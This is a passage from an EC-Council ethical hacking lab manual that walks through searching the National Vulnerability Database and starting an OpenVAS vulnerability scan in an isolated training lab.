
9. **Search Vulnerability Database** page appears. In the **Keyword Search** field, type a target service (here, **SMB**) to find vulnerabilities associated with it and click **Search**.

   Note: You can search for the vulnerabilities of the running services that were found in the target systems in previous module labs (Module 04 Enumeration).



10. The **Search Results** page appears, displaying detailed information on the underlying vulnerabilities in the target service.
11. You can further view detailed information on each vulnerability by clicking on the **Vuln ID** link.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



12. Likewise, you can search for other target services for the underlying vulnerability in the **Search Vulnerability Database** section.
13. This concludes the demonstration of checking vulnerabilities in the National Vulnerability Database (NVD).
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform Vulnerability Assessment using Various Vulnerability Assessment Tools

Ethical hackers and pen testers are aided in vulnerability assessments with the help of various tools that make vulnerability assessment an easy task.

Lab Scenario

The information gathered in the previous labs might not be sufficient to reveal potential vulnerabilities of the target: there could be more information available that may help in finding loopholes. As an ethical hacker, you should look for as much information as possible using all available tools. This lab will demonstrate other information that you can extract from the target using various vulnerability assessment tools.

Lab Objectives

- Perform vulnerability analysis using OpenVAS
- Perform vulnerability scanning using Nessus
- Perform vulnerability scanning using GFI LanGuard
- Perform web servers and applications vulnerability scanning using CGI Scanner Nikto

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 55 Minutes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Vulnerability Assessment Tools

Vulnerability assessment tools are used to secure and protect the organization's system or network: security analysts can use these tools to identify weaknesses present in the organization's security posture and remediate the identified vulnerabilities before an attacker exploits them. Network vulnerability scanners analyze and identify vulnerabilities in the target network or network resources using vulnerability assessment and network auditing. These tools also assist in overcoming weaknesses in the network by suggesting various remediation techniques.

Lab Tasks

Task 1: Perform Vulnerability Analysis using OpenVAS

OpenVAS is a framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution. Its capabilities include unauthenticated testing, authenticated testing, various high level and low-level Internet and industrial protocols, performance tuning for large-scale scans, and a powerful internal programming language to implement any vulnerability test. The actual security scanner is accompanied with a regularly updated feed of Network Vulnerability Tests (NVTs)—over 50,000 in total.

Here, we will perform a vulnerability analysis using OpenVAS.


Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine as a host machine and the **Windows Server 2022 (10.10.1.22)** machine as a target machine.

1. Turn on the **Parrot Security** and **Windows Server 2022** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.


   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click **Applications** at the top of the **Desktop** window and navigate to **Pentesting → Vulnerability Analysis → Openvas - Greenbone → Start Greenbone Vulnerability Manager Service** to launch OpenVAS tool.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




4. A terminal window appears, in the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**. OpenVAS initializes.

   Note: The password that you type will not be visible.



